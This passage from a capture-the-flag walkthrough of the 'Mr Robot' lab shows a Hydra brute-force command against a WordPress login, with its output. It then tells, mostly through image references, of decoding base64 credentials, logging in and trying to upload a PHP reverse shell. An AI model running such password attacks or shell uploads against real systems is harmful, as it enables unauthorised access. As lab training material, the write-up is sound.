
Using the dic file, I tried to bruteforced for valid password, However, the password found as shown from the image below, was invalid. It took me time to figure out my way in.

```
(root@Kali)-[/home/scr34tur3/Documents/CTFs/mrrobot-THM]
# hydra -l Elliot -P fsociety.dic 10.10.11.162 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^:F=The password you entered for the username Elliot is incorre
ct" -vv -t 1
Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-b
inding, these *** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-06 13:44:08
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 858235 login tries (l:1/p:858235), ~858235 tries per task
[DATA] attacking http-post-form://10.10.11.162:80/wp-login.php:log=^USER^&pwd=^PASS^:F=The password you entered for the username Elliot is incorrect
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 10.10.11.162 - login "Elliot" - pass "true" - 1 of 858235 [child 0] (0/0)
[80][http-post-form] host: 10.10.11.162 login: Elliot password: true
[STATUS] attack finished for 10.10.11.162 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-06 13:44:22

(root@Kali)-[/home/scr34tur3/Documents/CTFs/mrrobot-THM]
```

From the gobuster output files I found initially, Among them, license was one of them. Upon browsing for license directory, I found base64 value in the source code.




Checked this page as well, nothing interesting found.




Decoding the base64 text, it was a username and password belonging to user elliot.








Using this creds I successfully logged into the wp CMS.




I navigated to the upload plugin and tried to upload a php revshell file




I first modified this revshell by using my tun0 ip since I was connected via vpn.




However, I came across this error message. So I had to figure out another way to place my php revshell to this applications server.




